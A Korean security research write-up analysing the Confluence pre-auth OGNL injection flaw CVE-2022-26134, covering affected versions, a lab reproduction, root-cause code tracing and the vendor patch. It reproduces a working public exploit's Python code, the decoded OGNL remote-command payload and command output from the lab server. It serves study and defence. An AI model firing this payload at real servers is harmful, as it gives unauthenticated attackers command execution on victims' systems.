Research & Technique

Confluence Server 및 Data Center 원격코드 실행 취약점 (CVE-2022-26134)

■ 취약점 개요

2022년 6월 2일, 국내를 비롯해 전 세계 많은 기업에서 사용하는 프로젝트 관리 및 협업 소프트웨어인 Altlassian 社의 Confluence 제품에서 원격코드 실행 취약점이 발견되었다.

취약한 버전의 서버를 사용하고 있을 경우 인증되지 않은 공격자가 HTTP 요청 전송 시 악의적인 OGNL[1] 페이로드를 전송하여 임의의 코드를 실행할 수 있는 취약점으로, OGNL Injection[2]으로 인해 발생한다. 공격에 성공할 경우 공격자는 인증 없이 임의의 명령을 실행하고 서버를 제어할 수 있어 CVSS 점수 9.8점으로 평가되었다.

인터넷상에 공개된 Confluence 서버는 Shodan과 같은 OSINT 검색 엔진을 통해 쉽게 버전 정보를 볼 수 있어 취약한 서버 운영 여부를 확인할 수 있다. 또한 최근 랜섬웨어 조직의 초기 접근 루트로 활용되는 사례가 있어 취약한 버전의 Confluence 서버를 사용하고 있다면 주의가 필요하다.

[1] OGNL(Object-Graph Navigation Language)은 Java 개체의 속성을 가져오고 설정하기 위한 오픈소스 표현 언어이다. Java 기반의 웹 어플리케이션에 주로 사용되며, Apache Struts2, Mybatis, Confluence 등에서 사용하고 있다.

[2] OGNL Injection은 OGNL 표현식을 통해 공격자가 임의의 코드를 주입할 수 있는 공격 방법이다.


■ 영향 받는 소프트웨어 버전

CVE-2022-26134에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Confluence Server 및 Data Center	1.3.0 ~ 7.4.16
	7.13.0 ~ 7.13.7
	7.14.0 ~ 7.14.3
	7.15.0 ~ 7.15.1
	7.16.0 ~ 7.16.3
	7.17.0 ~ 7.17.4
	7.18.0

■ 공격 시나리오

CVE-2022-26134 를 이용한 공격 시나리오는 다음과 같다.



[공격 시나리오]

① 공격자는 취약한 버전의 Confluence 서버 탐색
② 공격자는 CVE-2022-26134 취약점을 이용해 서버에 원격 명령 실행
③ 공격자는 백도어/웹쉘 설치, 악성코드 및 랜섬웨어 배포
④ 공격자는 피해자 PC의 제어권 획득, 중요 정보 탈취 등 공격 수행

■ 테스트 환경 구성 정보

취약한 버전의 Confluence 서버를 사용하는 테스트 환경을 구축하여 CVE-2022-26134 의 동작 과정을 살펴본다.

이름	정보
피해자	Ubuntu 18.04 Atlassian Confluence 7.13.6 (192.168.0.129:8090)
공격자	Kali Linux (192.168.0.131)

■ 취약점 테스트

Step 1. 환경 구성

step 1) 피해자 PC 에 CVE-2022-26134 취약점이 존재하는 Confluence 서버를 구축한다.


아래의 링크를 참고하여 도커로 설치 가능하다.

- URL : https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2022-26134

```
eqst@insight:~$ sudo docker-compose up -d
[+] Running 2/2
 ⠿ Container eqst-db-1   Started                                    2.6s
 ⠿ Container eqst-web-1  Started                                    4.6s
```

[환경 구성(1)]

step 2) 공격자 PC 에서 피해자 PC 의 Confluence 서버(192.168.0.129:8090)에 접근하면, 아래와 같이 CVE-2022-26134 취약점이 존재하는 7.13.6 버전의 서버를 확인할 수 있다.



[환경 구성(2)]

Step 2. PoC 테스트

CVE-2022-26134 취약점 테스트를 위한 PoC 가 저장된 github URL 은 다음과 같다.

- URL : https://github.com/h3v0x/CVE-2022-26134

step 1) git clone 명령어를 이용해 CVE-2022-26134 PoC 가 저장된 git 의 파일을 다운로드한다.

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/h3v0x/CVE-2022-26134.git
Cloning into 'CVE-2022-26134' ...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 45 (delta 12), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (45/45), 12.71 KiB | 2.54 MiB/s, done.
Resolving deltas: 100% (12/12), done.
```

[git clone]

step 2) 아래의 명령어를 이용해 PoC 파일인 exploit.py 을 실행한다.

```
$ python3 exploit.py -u [Confluence 서버 주소] -c [명령어]
```

- -u 옵션: --url 을 뜻하며 타겟이 되는 취약한 버전의 Confluence 서버 주소 지정
- -c 옵션: --cmd 를 뜻하며 원격에서 실행할 명령어 입력

step 3) 실행 결과, 공격자 PC 에서 요청한 원격 명령에 대한 결과가 출력된 것을 확인할 수 있다. 즉 피해자 PC 의 Confluence 서버에 접근 권한이 없는 공격자가 원격에서 명령어를 실행하여 서버의 정보를 확인할 수 있다.


다음은 특정 사용자에 대한 user, group 정보를 출력하는 id 명령을 조회한 결과로 피해자 PC 의 Confluence 서버의 정보가 출력된 것을 볼 수 있다.

```
┌──(kali㉿kali)-[~/CVE-2022-26134]
└─$ python3 exploit.py -u http://192.168.0.129:8090 -c id
[-] CVE-2022-26134
[-] Confluence Pre-Auth Remote Code Execution via OGNL Injection

Found: http://192.168.0.129:8090 // uid=2002(confluence) gid=2002(confluence)
 groups=2002(confluence),0(root)
```

[원격 명령 id 실행 결과]

다음은 서버가 소유한 모든 파일 정보를 출력하는 ls -al 명령을 조회한 결과로 피해자 PC 의 Confluence 서버의 모든 파일 정보가 출력된 것을 볼 수 있다.



[원격 명령 ls -al 실행 결과]

■ 취약점 상세 분석

Step 1. PoC 분석

취약점 테스트에 사용된 PoC 파일에서 CVE-2022-26134 취약점을 유발하는 코드는 다음과 같다. CVE-2022-26134 취약점이 존재하는 Confluence 서버의 주소와 원격에서 실행할 명령어를 입력하면 PoC 내의 악성 페이로드와 함께 HTTP 요청으로 전송한다.

```
def spiderXpl(url):
    globals().update(locals())
    if not url.startswith('http'):
        url='http://'+url

    headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36",
               "Connection": "close",
               "Accept-Encoding": "gzip, deflate"}

    try:
        response = requests.get(url + '/%24%7B%28%23a%3D%40org.apache.commons.io.
        IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22'+optionsOpt.
        command+'%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.
        webwork.ServletActionContext%40getResponse%28%29.
        setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/', headers=headers, verify=False,
        allow_redirects=False)
        if(response.status_code == 302):
            print('Found: '+url+' // '+ response.headers['X-Cmd-Response'])
```

[PoC 파일(1)]

HTTP 헤더를 통해 요청한 명령에 대한 응답을 X-Cmd-Response 헤더의 값으로 출력해 주는 소스코드로 구성되어 있다.

```
        if(response.status_code == 302):
            print('Found: '+url+' // '+ response.headers['X-Cmd-Response'])
```

[PoC 파일(2)]


PoC 내의 악성 페이로드인 URI 인코딩된 값을 디코딩한 결과와 내용은 다음과 같다.

```
1 /${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().
2 exec("' optionsOpt.command '").getInputStream(),"utf-8")).(@com.opensymphony.
3 webwork.ServletActionContext@getResponse().setHeader("X-Cmd-Response",#a))}/
```

[악성 페이로드 디코딩 결과]

① java.lang.Runtime 클래스는 명령어를 실행하는 exec 함수 호출
② exec 함수를 통해 공격자로부터 입력 받은 명령어 실행
③ setHeader() 함수로 지정한 X-Cmd-Response 헤더를 통해 명령에 대한 응답 출력

Proxy Tool을 통해 공격에 사용된 악성 페이로드에 id 명령을 추가하여 요청했을 때의 응답 결과는 다음과 같다.




[버프스위트 결과]

HTTP 요청 헤더에 원격에서 실행할 명령어를 추가하여 악성 페이로드를 전송하면, X-Cmd-Response 헤더에 공격자가 요청한 명령에 대한 응답이 나타나는 것을 볼 수 있다.

Step 2. 취약점 동작 원리

CVE-2022-26134 취약점 익스플로잇 후 생성된 로그파일을 분석한 결과, URI에 원격코드 실행 명령을 하는 악의적인 페이로드(${rce_payload}/)가 삽입되었을 때의 호출 스택은 다음과 같다.



[호출 스택]

각 클래스 별 상세 내용은 다음과 같다.

step 1) ServletDispatcher


먼저 ServletDispatcher 클래스의 getNamespaceFromServletPath에 의해 URI 마지막 슬래시(/) 이전의 문자열을 자른다.

```
public static String getNamespaceFromServletPath(String servletPath) {
    servletPath = servletPath.substring(0, servletPath.lastIndexOf("/"));
    return servletPath;
}
```

[ServletDispatcher]

따라서 CVE-2022-26134 취약점이 동작하기 위해서는 반드시 악의적인 페이로드의 마지막에 슬래시(/)가 존재해야 한다. 슬래시 존재 유무에 따른 취약점 동작 결과는 다음과 같으며 페이로드 마지막의 슬래시가 생략되면 공격이 불가한 것을 볼 수 있다.

[슬래시로 끝나는 경우]



[슬래시가 존재하지 않는 경우]

step 2) ActionChainResult

ServletDispatcher 클래스는 ActionChainResult를 호출한다. 이전 단계에서 마지막 슬래시 이전의 페이로드 즉 악성 페이로드가 namespace에 담긴다.

```
public void execute(ActionInvocation invocation) throws Exception {
  if (this.namespace == null)
    this.namespace = invocation.getProxy().getNamespace();
  OgnlValueStack stack = ActionContext.getContext().getValueStack();
  String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
  String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
```

[ActionChainResult]

namespace는 다음과 같이 구성되었으며 이는 OGNL 구문이다.

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("id").
getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().
setHeader("X-Cmd-Response",#a))}/
```

[namespace 값]

step 3) TextParseUtil

이후 TextParseUtil 클래스가 호출된다. CVE-2022-26134는 이 클래스의 translateVariables 함수에서 findValue 값에 의해 발생하며 취약점이 발생하는 직접적인 원인이다. translateVariables 함수는 namespace의 문자열을 지정한 패턴에 맞춰 검증한다.

```
public class TextParseUtil {
  public static String translateVariables(String expression, OgnlValueStack stack) {
    StringBuilder sb = new StringBuilder();
    Pattern p = Pattern.compile("\\$\\{([^}]*)\\}");
    Matcher m = p.matcher(expression);
    int previous = 0;
    while (m.find()) {
      String str1, g = m.group(1);
      int start = m.start();
      try {
        Object o = stack.findValue(g);
        str1 = (o == null) ? "" : o.toString();
      } catch (Exception ignored) {
```

패턴과 일치할 경우 **findValue**로 값을 전달


[TextParseUtil]

전달받은 namespace의 문자열에 대한 패턴 검사가 시작된다. 검사할 문자열이 코드에서 지정한 패턴인 "₩₩$₩₩{([^}]*)₩₩}" 즉 ${…}을 포함하고 있는지 판단한다.

패턴 검사 결과 OGNL 표현식이 위의 패턴과 일치하여 그 값이 findValue로 전달된다.

```
/${(#a=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec("id").
getInputStream(),"utf-8")).(@com.opensymphony.webwork.ServletActionContext@getResponse().
setHeader("X-Cmd-Response",#a))}/
```

공격자가 요청한 악성 페이로드 값이 step1~step3를 거쳐 전달되는 과정은 다음과 같다.



[악성 페이로드 전달 과정]

http://취약한 Confluence 서버 주소/${rce_payload}/ 를 전달 받으면 /${rce_payload}/ 의 문자열이 namespace 에 담겨 TextParseUtil 클래스의 문자열 패턴을 검사하는 함수를 호출한다. 패턴과 일치할 경우 namespace에 담긴 값은 findValue 값으로 전달된다.

step 4) OgnlValueStack

이후 호출되는 OgnlValueStack에서 findValue 값인 OGNL 구문에 대한 분석이 진행되고 원격 명령이 담긴 구문이 동작하여 OGNL Injection이 가능하게 된다.


```
public Object findValue(String expr) {
  try {
    if (expr == null)
      return null;
    if (this.overrides != null && this.overrides.containsKey(expr))
      expr = (String)this.overrides.get(expr);
    if (this.defaultType != null)
      return findValue(expr, this.defaultType);
    return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root);
```

[OgnlValueStack]

Step 3. 취약점 패치

Atalssian 社에서 발표한 CVE-2022-26134에 대한 패치 내역은 다음과 같다. 업데이트된 패키지가 있는 xwork-1.0.3-atlassian-10.jar 파일을 통해 확인할 수 있다.

this.namespace를 통해 TextParseUtil 클래스를 호출하는 ActionChainResult 클래스의 패치 내역이다.



```
46
47  public void execute(ActionInvocation invocation) throws
    Exception {
48    if (this.namespace == null)
49      this.namespace = invocation.getProxy().getNamespace();
50    OgnlValueStack stack =
      ActionContext.getContext().getValueStack();
51    String finalNamespace =
      TextParseUtil.translateVariables(this.namespace, stack);
52    String finalActionName =
      TextParseUtil.translateVariables(this.actionName, stack);
53    if (isInChainHistory(finalNamespace, finalActionName))
54      throw new XworkException("infinite recursion
        detected");
55    addToHistory(finalNamespace, finalActionName);
56    HashMap<Object, Object> extraContext = new
      HashMap<Object, Object>();
```

```
47  public void execute(ActionInvocation invocation) throws
    Exception {
48    if (this.namespace == null)
49      this.namespace = invocation.getProxy().getNamespace();
50
51    String finalNamespace = this.namespace;
52    String finalActionName = this.actionName;
53    if (isInChainHistory(finalNamespace, finalActionName))
54      throw new XworkException("infinite recursion detected");
55    addToHistory(finalNamespace, finalActionName);
56    HashMap<Object, Object> extraContext = new HashMap<>();
57
      extraContext.put("com.opensymphony.xwork.util.OgnlValueStac
      k.ValueStack", ActionContext.getContext().getValueStack());
58
      extraContext.put("com.opensymphony.xwork.ActionContext.para
```

[ActionChainResult 클래스 패치 내역(전/후)]

패치 이전과 이후를 비교해보면 findValue 함수에 대한 검증이 추가된 것을 확인할 수 있다.

```
public void execute(ActionInvocation invocation) throws Exception {
  if (this.namespace == null)
    this.namespace = invocation.getProxy().getNamespace();
  OgnlValueStack stack = ActionContext.getContext().getValueStack();
  String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
  String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
```


[ActionChainResult 클래스 패치 이전]

```
public void execute(ActionInvocation invocation) throws Exception {
  if (this.namespace == null)
    this.namespace = invocation.getProxy().getNamespace();
  String finalNamespace = this.namespace;
  String finalActionName = this.actionName;
```

[ActionChainResult 클래스 패치 이후]

먼저 namespace의 값이 TextParseUtil 클래스의 translateVariables로 전달되는 과정이 삭제되었다. 또한 translateVariables 함수를 사용하지 않고 finalNamespace와 finalActionName 변수를 설정하는 것을 볼 수 있다. 따라서 CVE-2022-26134 취약점의 원인이 되었던 translateVariables 함수가 호출되지 않는다.

추가적으로 OGNL 표현식을 처리하는 OgnlValueStack 클래스에 대한 코드도 업데이트되었다.



```
88  public Object findValue(String expr) {
89    try {
90      if (expr == null)
91        return null;
92
93
94      if (this.overrides != null &&
        this.overrides.containsKey(expr))
95        expr = (String)this.overrides.get(expr);
96      if (this.defaultType != null)
```

```
88  public Object findValue(String expr) {
89    try {
90      if (expr == null)
91        return null;
92      if (!this.safeExpressionUtil.isSafeExpression(expr))
93        return null;
94      if (this.overrides != null &&
        this.overrides.containsKey(expr))
95        expr = (String)this.overrides.get(expr);
96      if (this.defaultType != null)
